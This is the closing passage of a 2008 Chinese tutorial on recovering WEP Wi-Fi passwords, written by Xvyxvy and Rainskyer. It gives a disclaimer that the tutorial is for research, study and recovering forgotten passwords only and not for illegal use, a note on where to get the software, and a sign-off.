4、 本教程只作研究学习和找回忘记 WEP 密码所用，请勿做非法用途；

5、 文章中所涉及到的一些软件，网上有下载连接，也可直接询问我们。

祝

折腾得快乐！

作者：Xvyxvy&Rainskyer

2008 年 5 月